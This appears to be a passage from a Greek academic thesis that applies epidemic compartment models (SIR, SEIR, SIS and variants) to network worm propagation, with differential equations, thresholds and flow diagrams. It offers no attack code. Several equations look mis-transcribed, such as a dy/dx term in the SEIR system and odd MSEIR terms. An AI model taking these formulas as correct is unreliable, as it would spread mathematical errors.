β: ο ρυθμός μόλυνσης ανά επαφή. Όσο μεγαλύτερο είναι το β τόσο γρηγορότερα ένα δικτυακό σκουλήκι εξαπλώνεται. Οι συγγραφείς κακόβουλου λογισμικού στην προσπάθεια τους να αυξήσουν το β, χρησιμοποιούν διαισθητικά διάφορες τεχνικές. Χαρακτηριστικά παραδείγματα είναι ανίχνευση πολλών στόχων ταυτόχρονα με την χρήση νημάτων (threads) όπως στην περίπτωση του δικτυακού σκουληκιού Code Red ή η ενσωμάτωση ολόκληρου του κώδικα του κακόβουλου λογισμικού σε ένα μόνο πακέτο udp, προκειμένου να αποφευχθούν οι καθυστερήσεις στην δημιουργία των συνδέσεων που εμπεριέχονται στο πρωτόκολλο tcp.

γ: ο ρυθμός απομάκρυνσης μολυσμένων κόμβων λόγω ανάρρωσης, απομόνωσης ή θανάτου σε βιολογικούς οργανισμούς. Κατά την διάρκεια μιας επιδημίας κακόβουλου λογισμικού, αν το γ λάβει μεγάλη τιμή οι προοπτικές για το περιορισμό του λογισμικού που την προκάλεσε είναι ευοίωνες. Αυτό μπορεί να γίνει, είτε με την έγκυρη μεταφόρτωση και εγκατάσταση διορθωτικού κώδικα, είτε αν το φορτίο του κακόβουλου λογισμικού είναι πολύ καταστροφικό. Αντίθετα με την κοινή πεποίθηση, η ακραία μολυσματικότητα σε ένα δικτυακό σκουλήκι επηρεάζει αρνητικά την εξάπλωση του.

Άλλη μια παράμετρος η οποία προκύπτει από τις παραπάνω εξισώσεις είναι το ρ, το οποίο περιγράφει τον σχετικό ρυθμό απομάκρυνσης (relative removal rate) και ορίζεται ως $\rho = \frac{\gamma}{\beta}$ (5) [115]. Το ξέσπασμα μίας επιδημίας είναι εφικτό μόνο αν το μέγεθος του αρχικά μολυσμένου πληθυσμού είναι $S_0 > \rho$.

Οι διαφορικές εξισώσεις του Γενικού Επιδημιολογικού Μοντέλου ισχύουν όταν τα εξεταζόμενα συστήματα συνδέονται καθολικά μεταξύ τους σχηματίζοντας ένα ομογενή γράφο. Σε άλλες τοπολογίες η καμπύλη του ρυθμού εξάπλωσης, παρότι διατηρεί την ίδια μορφή, απαιτεί περισσότερο χρόνο για να προσεγγίσει τα ίδια ποσοστά εξάπλωσης. Όσον αφορά τις πιθανές καταστάσεις που μπορεί να βρίσκεται ένας κόμβος σε αυτά τα μοντέλα είναι μία εκ των 5 διαφορετικών όπως αυτές απεικονίζονται και στο παρακάτω σχήμα.



Σχήμα 1.1.1: Καταστάσεις που μπορεί να βρίσκεται ο υπολογιστής

1. Υγιείς (ούτε μολυσμένος ούτε με ανοσία (εννοώντας ενημερωμένο antivirus))
2. Μολυσμένος
3. Απομονωμένος (υπολογιστής εκτός δικτύου)
4. Με ενημερωμένο antivirus (έχει ανοσία)
5. Νεκρός (έχει γίνει format)

Ένας υγιής υπολογιστής μολύνεται κατά την επικοινωνία του με ένα μολυσμένο ενώ θεωρούμε ότι θεραπεύεται αν είτε γίνει format ή ενημερωθεί το antivirus που χρησιμοποιεί (δηλαδή αν πεθάνει ή αποκτήσει ανοσία). Οι απομονωμένοι υπολογιστές δεν επικοινωνούν με άλλους υπολογιστές και κατ' αυτό τον τρόπο δεν μπορούν ούτε να μολυνθούν αλλά ούτε και να μολύνουν άλλους υπολογιστές.


Με βάση το μοντέλο αυτό ορίζονται τρία διαμερίσματα, S (για επιρρεπείς), I (για μολυσμένους) και R (για αυτούς που έχουν αναρρώσει). Τα αρχικά αυτά αντιπροσωπεύουν επίσης τον αριθμό των ανθρώπων σε κάθε διαμέρισμα σε μία συγκεκριμένη χρονική στιγμή. Για να δειχθεί ότι το πλήθος μπορεί να ποικίλει κατά την διάρκεια του χρόνου (ακόμα κι αν ο συνολικός πληθυσμός παραμένει σταθερός), μετατρέπουμε τους ακριβείς αριθμούς σε συναρτήσεις του t (χρόνου): S(t), I(t) και R(t). Για μια συγκεκριμένη ασθένεια σε έναν συγκεκριμένο πληθυσμό, αυτές οι συναρτήσεις μπορούν να επιλυθούν προκειμένου να προβλεφθούν τα πιθανά ξεσπάσματα και να τεθούν υπό έλεγχο.

Όπως υποδεικνύεται από τη μεταβλητή συνάρτηση του t, το μοντέλο είναι δυναμικό δεδομένου ότι οι αριθμοί σε κάθε διαμέρισμα μπορούν να κυμαίνονται κατά

τη διάρκεια του χρόνου. Αυτό φαίνεται στο σχήμα 1.1.2. Τέτοιες ασθένειες τείνουν να εμφανίζουν κυκλικά ξεσπάσματα λόγω της μεταβολής του αριθμού των ευπαθών ατόμων (S(t)) κατά τη διάρκεια του χρόνου.

Το SIR είναι επίσης δυναμικό υπό την έννοια ότι τα άτομα γεννιούνται ευπαθή, κατόπιν μπορούν να μολυνθούν (μετακίνηση στο μολυσματικό διαμέρισμα) και τελικά να αναρρώσουν (μετακίνηση στο διαμέρισμα αναρρωμένων). Κατά συνέπεια κάθε μέλος του πληθυσμού τυπικά κινείται από ευπαθείς σε μολυσμένος και μετά αναρρωμένος.


Σχήμα 1.1.2: Διάγραμμα ροής SIR



Διάγραμμα 1.1.1: Η επιδημία σταματά όταν ο αριθμός των ευπαθών ατόμων μειώνεται. Με μπλε συμβολίζονται οι ευπαθείς με πράσινο οι μολυσμένοι και με κόκκινο αυτοί που έχουν αναρρώσει

Κατά τη διάρκεια μιας επιδημίας, ο αριθμός των ευπαθών ατόμων μειώνεται γρήγορα δεδομένου ότι οι περισσότεροι από αυτούς μολύνονται και εισάγονται έτσι στα μολυσματικά και κατόπιν στα αναρρωμένα διαμερίσματα. Μια σημαντική παρατήρηση αποτελεί το γεγονός ότι η ασθένεια δεν μπορεί να ξεσπάσει πάλι μέχρι ο αριθμός των ευπαθών ατόμων να επανέλθει. Στη παρακάτω γραφική παράσταση απεικονίζεται, η έξοδος ενός SIR μοντέλου. Ο αρχικός πληθυσμός έχει οριστεί να

είναι 10000 με ένα μολυσμένο αρχικά και χωρίς να επιτρέπεται η επανάκαμψη. Αυτός που είναι μολυσμένος μπορεί και μεταδίδει αρκετά ικανοποιητικά την ασθένεια. Επίσης παρατίθεται ταυτόχρονα και μία άλλη γραφική όπου τώρα έχει γίνει ανάκαμψη από την ασθένεια.



Διάγραμμα 1.1.2: Απεικόνιση της μόλυνσης ενός κόμβου πριν και μετά την ανάρρωσή του [112]

Αυτό που παρατηρείται, είναι ότι όταν δεν υπάρχει κανένα αντίμετρο, τότε η μόλυνση θα προχωρά μέχρις ότου καλυφθεί ολόκληρος ο πληθυσμός, σε αντίθεση με τη περίπτωση όπου η εφαρμογή κάποιου μέτρου, για παράδειγμα η ανακάλυψη κάποιου εμβολίου, μπορεί και μειώνει δραστικά την εξάπλωση αυτής σε ολόκληρο το πληθυσμό.

1.1.1 Βιομαθηματική, αιτιοκρατική συμπεριφορά του SIR πρότυπου

Για την πλήρη προδιαγραφή του προτύπου, τα βέλη πρέπει να ονομαστούν με τους ρυθμούς μετάβασης μεταξύ των διαμερισμάτων. Μεταξύ του S και του I, το ποσοστό μετάβασης είναι β, όπου β είναι ο ρυθμός επαφών, ο οποίος χοντρικά συνυπολογίζει την πιθανότητα να μεταφερθεί η ασθένεια με μια επαφή μεταξύ ενός

ευπαθή και ενός μολυσματικού ατόμου. Μεταξύ του I και του R, ο ρυθμός μετάβασης είναι ν (ο ρυθμός ανάρρωσης). Εάν η διάρκεια της μόλυνσης είναι D, τότε ν= 1/D, δεδομένου ότι ένα άτομο αναρρώνει μία και μοναδική φορά σε D χρονικές στιγμές. Είναι σημαντικό να τονιστεί εδώ ότι η μονιμότητα κάθε ατόμου στις επιδημικές καταστάσεις είναι μια τυχαία μεταβλητή με εκθετική κατανομή.

Κάνοντας μια μαθηματική ανάλυση του SIR προτύπου προκύπτουν οι παρακάτω περιπτώσεις [110]:

Ένα επιδημικό ξέσπασμα είναι συνήθως πολύ γρηγορότερο από τη ζωτική δυναμική ενός πληθυσμού, επομένως, εάν ο στόχος είναι να μελετηθούν οι άμεσες συνέπειες μιας επιδημίας, μπορεί κανείς να παραμελήσει τις διαδικασίες γέννησης-θανάτου. Σε αυτήν την περίπτωση το SIR σύστημα που περιγράφεται ανωτέρω μπορεί να εκφραστεί από το ακόλουθο σύνολο διαφορικών εξισώσεων.

$$\frac{dS}{dt} = -\beta IS \ (1)$$

$$\frac{dI}{dt} = \beta IS - \nu I \ (2)$$

$$\frac{dR}{dt} = \nu I \ (3)$$

Εφόσον δεν υπάρχουν β θάνατοι ο συνολικός πληθυσμός παραμένει σταθερός και προκύπτει ότι:

$$S(t) + I(t) + R(t) = \text{Constant} = N <=> \frac{dS}{dt} + \frac{dI}{dt} + \frac{dR}{dt} = 0$$

εκφράζοντας με μαθηματικούς όρους τη σταθερότητα του πληθυσμού N.

Σημειωτέον η δυναμική των μολυσματικών κατηγοριών εξαρτάται από την ακόλουθη αναλογία: $R_0 = \frac{\beta}{\nu}$ όπου R_0 είναι ο βασικός αριθμός αναπαραγωγής.

Κατόπιν με τη διαίρεση της πρώτης διαφορικής εξίσωσης με την τρίτη, το διαχωρισμό των μεταβλητών και την ενσωμάτωση προκύπτει ότι $S(t) = S(0)e^{-R_0(R(t)-R(0))}$, όπου το S(0) και το R(0) είναι οι αρχικοί αριθμοί, αντίστοιχα, των ευπαθών και αναρρωμένων ατόμων).

Κατά συνέπεια, στο όριο, το ποσοστό των αναρρωμένων ατόμων υπακούει την υπερβατική εξίσωση $R_\infty = 1 - S(0)e^{-R_0(R\infty - R(0))}$

Η εκτίμηση αυτής της εξίσωσης δείχνει ότι γενικά, στο τέλος μιας επιδημίας, δεν έχουν αναρρώσει όλα τα άτομα, έτσι μερικά πρέπει να παραμείνουν ευάλωτα. Αυτό σημαίνει ότι το τέλος μιας επιδημίας προκαλείται από την πτώση του αριθμού των μολυσμένων ατόμων και όχι από την παντελή έλλειψη ευπαθών ατόμων. Ο ρόλος του βασικού αριθμού αναπαραγωγής είναι εξαιρετικά σημαντικός.

Στη συνέχεια, η εξίσωση για τα μολυσμένα άτομα γράφεται ως εξής: $\frac{dI}{dt} = (bS - v)I$ είναι σαφές ότι εάν $R_0 > \frac{1}{S(0)}$ τότε $\frac{dI}{dt}(0) > 0$ θα υπάρξει ένα κατάλληλο επιδημικό ξέσπασμα με μια αύξηση του πλήθους των μολυσμένων (που μπορεί να φθάσει ένα αξιόλογο μέρος του πληθυσμού). Κατά συνέπεια, είναι σαφές ότι η αναλογία β/ν είναι εξαιρετικά σημαντική. Αξίζει να σημειωθεί ότι στο ανωτέρω πρότυπο η συνάρτηση: F=βI, μοντελοποιεί το ρυθμό μετάβασης από το διαμέρισμα των ευπαθών ατόμων στο διαμέρισμα των μολυσματικών ατόμων και γι' αυτό το λόγο καλείται δύναμη της μόλυνσης. Ωστόσο, για τις μεγάλες κατηγορίες μεταδοτικών ασθενειών είναι ρεαλιστικότερο να εξεταστεί μια δύναμη μόλυνσης που δεν εξαρτάται από τον απόλυτο αριθμό των μολυσμένων ατόμων, αλλά από ένα μέρος τους, όσον αφορά το συνολικό σταθερό πληθυσμό N.

Εξετάζοντας έναν πληθυσμό που χαρακτηρίζεται από ένα ρυθμό θανάτων μ και ρυθμό γεννήσεων ίσο με το ρυθμό θανάτου, όπου μια μεταδοτική ασθένεια εξαπλώνεται το μοντέλο είναι:

$$\frac{dS}{dt} = \mu \mathrm{N} - \mu S - \beta \frac{\mathrm{I}}{\mathrm{N}} S$$

$$\frac{dI}{dt} = \beta \frac{\mathrm{I}}{\mathrm{N}} S - (\mu + v)\mathrm{I}$$

$$\frac{dR}{dt} = vI - \mu R$$

Στο οποίο ισχύει ότι S+I+R=N

Επίσης σε περίπτωση που εισαχθεί ένας ρυθμός αναπαραγωγής αυτός θα ισούται με

$$R_0 = \frac{\beta}{\mu + v}$$

και έχει ιδιότητες κατωφλίου. Στην πραγματικότητα, ανεξάρτητα από τις βιολογικά σημαντικές αρχικές τιμές:

$R_0 \le 1 => \lim_{t\to\infty}(S(t), I(t), R(t)) = DFE = (N, 0, 0)$

μπορεί να εξαχθεί ότι

$$R_0 > 1, I(0) > 0 => \lim_{t\to\infty}(S(t), I(t), R(t)) = EE = (\frac{N}{R_0}, \frac{\mu}{\beta}(R_0 - 1), \frac{v}{\beta}(R_0 - 1))$$

Το σημείο DFE (disease free equilibrium) καλείται ισορροπία ελεύθερης ασθένειας, ενώ το σημείο EE (Endemic Equilibrium) καλείται ενδημική ισορροπία.

Επιπρόσθετα το R_0 εκφράζει τον μέσο αριθμό μολύνσεων που προκαλούνται από ένα μολυσμένο άτομο σε ένα πλήρως ευπαθή πληθυσμό. Η ανωτέρω σχέση βιολογικά σημαίνει ότι εάν αυτός ο αριθμός είναι μικρότερος ή ίσος της μονάδας η ασθένεια εξαλείφεται, ενώ εάν αυτός ο αριθμός είναι μεγαλύτερος της μονάδας η ασθένεια θα παραμείνει μόνιμα ενδημική στον πληθυσμό.

1.1.2 Μεταβλητοί ρυθμοί επαφών και πολυετείς ή χαοτικές επιδημίες

Είναι ευρέως γνωστό ότι η πιθανότητα να ασθενήσει κανείς δεν είναι σταθερή στην πάροδο του χρόνου. Ακόμα και από την προσωπική μας εμπειρία γνωρίζουμε ότι μερικές ασθένειες είναι συχνότερα παρούσες το χειμώνα, ενώ άλλες το καλοκαίρι. Επιπλέον, όσον αφορά τις ασθένειες της παιδικής ηλικίας, υπάρχει μια ισχυρή επιρροή του σχολικού ημερολογίου σε αυτές, τέτοια ώστε κατά τη διάρκεια των σχολικών διακοπών η πιθανότητα να προσβληθεί κανείς από μια τέτοια ασθένεια να μειώνεται εντυπωσιακά. Κατά συνέπεια, για πολλές κατηγορίες ασθενειών θα πρέπει να ληφθεί υπόψη μια δύναμη μόλυνσης με περιοδικό εποχιακό κυμαινόμενο ρυθμό επαφών $F = \beta(t)\frac{I}{N},\ \ \beta(t+T) = \beta(t)$ με περίοδο ίση με ένα χρόνο.

Έτσι το μοντέλο μετασχηματίζεται ως εξής $\frac{dI}{dt} = \beta(t)\frac{I}{N}S - (\mu+\nu)\mathrm{I}$

Η δυναμική της εύκολης ανάρρωσης προκύπτει από την ισότητα R=N-S-I, οδηγώντας σε ένα μη γραμμικό σύνολο διαφορικών εξισώσεων με περιοδικά μεταβαλλόμενες παραμέτρους. Είναι γνωστό ότι αυτή η κατηγορία δυναμικών συστημάτων μπορεί να υποβληθεί στα πολύ ενδιαφέροντα και σύνθετα φαινόμενα της μη γραμμικής παραμετρικής ενίσχυσης.

Είναι εύκολο να φανεί ότι εάν: $\frac{1}{\mathrm{T}}\int_0^{\mathrm{T}}\frac{\beta(t)}{\mu+\nu}dt < 1 \Rightarrow \lim_{t\to\infty}(S(t), I(t)) = DFE = (N, 0)$

το ολοκλήρωμα είναι μεγαλύτερο από το ένα η ασθένεια δεν θα εξαλειφτεί και μπορούν να υπάρξουν τέτοιες ενισχύσεις. Παραδείγματος χάριν, θέτοντας τον περιοδικά μεταβαλλόμενο ρυθμό επαφών ως είσοδο του συστήματος παίρνουμε ως αποτέλεσμα μια περιοδική συνάρτηση της οποίας η περίοδος είναι ένα πολλαπλάσιο της περιόδου της εισόδου.

Αυτό αποτέλεσε μια συμβολή για να εξηγήσει τα πολύχρονα (τυπικά διετή) επιδημικά ξεσπάσματα μερικών μολυσματικών ασθενειών ως αλληλεπίδραση μεταξύ της περιόδου της μεταβολής του ρυθμού επαφών και της ψευδό περιόδου των μετριασμένων ταλαντώσεων κοντά στην ενδημική ισορροπία. Είναι αξιοσημείωτο ότι, σε μερικές περιπτώσεις η συμπεριφορά μπορεί επίσης να είναι ημί-περιοδική ή ακόμα και χαοτική.

1.1.3 Τα μοντέλα SIM (susceptible-infective-immune) και SIMS (susceptible-infective-immune-susceptible)

Εκτός από το μοντέλο SIR (Susceptible Infective Recovered) υπάρχουν επίσης τα επιδημιολογικά μοντέλα SIM (susceptible-infective-immune) και SIMS (susceptible-infective-immune-susceptible) τα οποία έχουν μια παρόμοια λειτουργία

με το SIR. Η διαφορά τους είναι ότι αυτά τα δύο μοντέλα περιγράφουν την κατάσταση των κόμβων όταν αυτά είναι υπό απειλή.

1.2 Το SIRS (Susceptible Infective Recovered Susceptible) μοντέλο

Αυτό το μοντέλο είναι απλώς μια επέκταση του μοντέλου SIR. Η μόνη διαφορά είναι ότι επιτρέπει μέλη του πληθυσμού R(t) να εισέλθουν στην ευάλωτη ομάδα. Η παράμετρος f ορίζεται ως ο μέσος ρυθμός απώλειας ανοσίας των μελών που έχουν θεραπευτεί. Ισχύουν οι ακόλουθες σχέσεις.


$$\frac{dS}{dt} = -\beta SI + \mu(\mathrm{N} - S) + fR$$

$$\frac{dI}{dt} = \beta SI - \gamma I - \mu I \text{ και}$$

$$\frac{dR}{dt} = \gamma I - \mu R - fR$$


1.3 Τα μοντέλα MSIR (Maternally derived immunity Susceptible Infective Recovered) και SICR (Susceptible Infective Carrier Recovered)

Για πολλές μολύνσεις, συμπεριλαμβανομένης της ιλαράς, τα μωρά δεν γεννιούνται στο διαμέρισμα των ευπαθών αλλά είναι άνοσα στην ασθένεια για τους πρώτους μήνες της ζωής τους λόγω της προστασίας από τα μητρικά αντισώματα. Αυτή η επιπρόσθετη λεπτομέρεια μπορεί να παρουσιαστεί με τη συμπερίληψη μιας κατηγορίας M (για την μητρική παραγόμενη ανοσία) στην αρχή του προτύπου.



Σχήμα 1.3.1: Διάγραμμα ροής MSIR προτύπου

Μερικοί άνθρωποι που είχαν μια μολυσματική ασθένεια όπως η φυματίωση δεν αναρρώνουν ποτέ εντελώς και συνεχίζουν να φέρνουν τη μόλυνση, χωρίς να επηρεάζονται από την ασθένεια οι ίδιοι. Έπειτα μπορεί να μετακινηθούν ξανά στο μολυσματικό διαμέρισμα και να υποστούν τα συμπτώματα (όπως στη φυματίωση) ή μπορούν να συνεχίσουν να μολύνουν άλλα άτομα χωρίς ωστόσο να υποφέρουν και οι ίδιοι από τα συμπτώματα.
Παρακάτω απεικονίζεται το διάγραμμα ροής του SICR μοντέλου.



Σχήμα 1.3.2: Διάγραμμα ροής SICR μοντέλου

1.4 Το μοντέλο MSEIR (Maternally Susceptible Exposed Infective Recovered)

Εισάγοντας στο μοντέλο MSIR τη λανθάνουσα περίοδο (αντίστοιχα με τη κατάσταση όπου υπάρχουν φορείς αλλά όχι μεταδότες) παίρνεται το μοντέλο MSEIR.

$$\frac{dM}{dt} = \mathrm{B} - \delta \mathrm{M}S - \mu S \text{ και}$$

$$\frac{dS}{dt} = \delta \mathrm{M}S - \beta SI - \mu S$$

όπου δ η μέση προσωρινή περίοδος ανοσίας.

Ισχύουν επίσης


$$\frac{dE}{dt} = \beta SI - (\varepsilon + \mu)E,$$

$$\frac{dI}{dt} = \varepsilon E - (\gamma + \mu)\mathrm{I} \text{ και}$$

$$\frac{dR}{dt} = \gamma I - \mu R$$

1.5 Το μοντέλο SEIR (Susceptible Exposed Infective Recovered)

Για πολλές σημαντικές μολύνσεις υπάρχει μια σημαντική χρονική περίοδος κατά τη διάρκεια της οποίας ενώ το άτομο έχει μολυνθεί δεν είναι ακόμα ο ίδιος μολυσμένος.



Σχήμα 1.5.1: Διάγραμμα ροής για το SEIR μοντέλο

Υποθέτοντας ότι η περίοδος παραμονής στο λανθάνον διαμέρισμα είναι μια τυχαία μεταβλητή με εκθετική κατανομή με παράμετρο a (δηλ. η μέση λανθάνουσα περίοδος είναι ένα a − 1), και υποθέτοντας επίσης την παρουσία ζωτικής δυναμικής με ρυθμό γεννήσεων ίσο με το ρυθμό θανάτων, ισχύει ότι:

$$\frac{dS}{dt} = \mu N - \mu S - \beta \frac{I}{N} S$$

$$\frac{d\mathrm{E}}{dt} = \beta \frac{I}{N} S - (\mu + \alpha)\mathrm{E}$$

$$\frac{dy}{dx} = \alpha \mathrm{E} - (\mu + \nu) I$$

$$\frac{dR}{dt} = \nu I - \mu R$$

Επίσης υποθέτεται ότι S + E + I + R = N

Γι' αυτό το μοντέλο ο βασικός ρυθμός αναπαραγωγής είναι $R_0 = \frac{\alpha}{\mu + \alpha} \frac{\beta}{\mu + \nu}$

Σε περίπτωση περιοδικά μεταβαλλόμενου ρυθμού επαφών β(t) προκύπτει το ακόλουθο γραμμικό σύστημα με τους περιοδικούς συντελεστές:

$$\frac{d\mathrm{E}_1}{dt} = \beta(t) I_1 - (\nu + \alpha)\mathrm{E}_1$$

$$\frac{d\mathrm{I}_1}{dt} = \alpha \mathrm{E}_1 - (\mu + \nu)\mathrm{I}_1$$

1.6 Το SEIS (Susceptible Exposed Infective Susceptible) μοντέλο

Το μοντέλο αυτό λαμβάνει υπόψη του την περίοδο έκθεσης στην ασθένεια, γεγονός το οποίο δίνει τον επί μέρους πληθυσμό E(t). Ο πληθυσμός Ε είναι εκτεθειμένος στην ασθένεια αλλά όχι ικανός να μολύνει τον ευάλωτο πληθυσμό.

Ισχύουν οι ακόλουθες σχέσεις: $\frac{dS}{dt} = B - \beta SI - \mu S + \gamma I$

$$\frac{dE}{dt} = \beta SI - (\varepsilon + \mu)\mathrm{E} \text{ και}$$


$$\frac{d\mathrm{I}}{dt} = \varepsilon \mathrm{E} - (\gamma + \mu)\mathrm{I}$$

όπου Β ο μέσος ρυθμός γεννήσεων και 1/ε η μέση λανθάνουσα περίοδος.

1.7 Το SIS (Susceptible Infective Susceptible) μοντέλο

Στο SIS μοντέλο υπάρχουν ρυθμοί μόλυνσης και ανάρρωσης, από την οποία όμως οι hosts γίνονται και πάλι susceptible. Μερικές μολύνσεις, παραδείγματος χάριν

μια ομάδα ατόμων για το κοινό κρυολόγημα, δεν βιώνουν οποιαδήποτε μακράς διαρκείας ανοσία. Τέτοιες μολύνσεις δεν έχουν κάποια κατάσταση ανάρρωσης και τα άτομα γίνονται ευπαθή πάλι μετά από τη μόλυνση.



Σχήμα 1.7.1: Διάγραμμα ροής του SIS μοντέλου

Το μοντέλο αυτό χρησιμοποιείται κυρίως για τη μελέτη διάδοσης εκείνων των worms όπου κάποιοι κόμβοι είναι 'εκτός λειτουργίας' για κάποιο χρονικό διάστημα αλλά δεν έχουν θεραπευτεί από τη μόλυνση, για παράδειγμα όταν ένα μολυσμένο μηχάνημα είναι κλειστό για κάποιο χρόνο.
Το SIS μοντέλο μπορεί να περιγραφεί από την παρακάτω διαφορική εξίσωση:

$$\frac{d_i(t)}{\mathrm{d}t} = \beta\bar{d}(1 - i(t))i(t) - \gamma i(t)$$

όπου : β είναι ο ρυθμός μόλυνσης
d είναι ο μέσος βαθμός ενός μολυσμένου κόμβου
γ είναι ο ρυθμός ανάρρωσης.
Η ανάρρωση είναι ανάλογη με τον αριθμό των μολυσμένων κόμβων και το ρυθμό ανάρρωσης.
Η λύση της παραπάνω εξίσωσης είναι:

$$i(t) = \frac{(1-\delta)i(0)}{i(0) + (1 - \delta - i(0))e^{-(\beta' - \gamma)t}}$$

Πρόκειται για τη λογιστική καμπύλη που περιγράφει το ρυθμό μόλυνσης και ανάρρωσης.

Όπου είναι: $\beta' = \beta\bar{d}$

Και δ είναι ο ρυθμός θεραπείας.

Στη περίπτωση ενός πλήρους γράφου με n κορυφές, τότε είναι: $\bar{d} = (n-1)$

Και το κλάσμα των μολυσμένων θα έχει την παρακάτω λύση:

$$i(t) = \frac{(1-\delta)i(0)}{i(0) + (1-\delta-i(0))e^{-(\beta(n-1)-\gamma)t}}$$

Έτσι ισχύουν οι ακόλουθες σχέσεις:


$$\frac{dS}{dt} = \gamma I - \beta IS$$
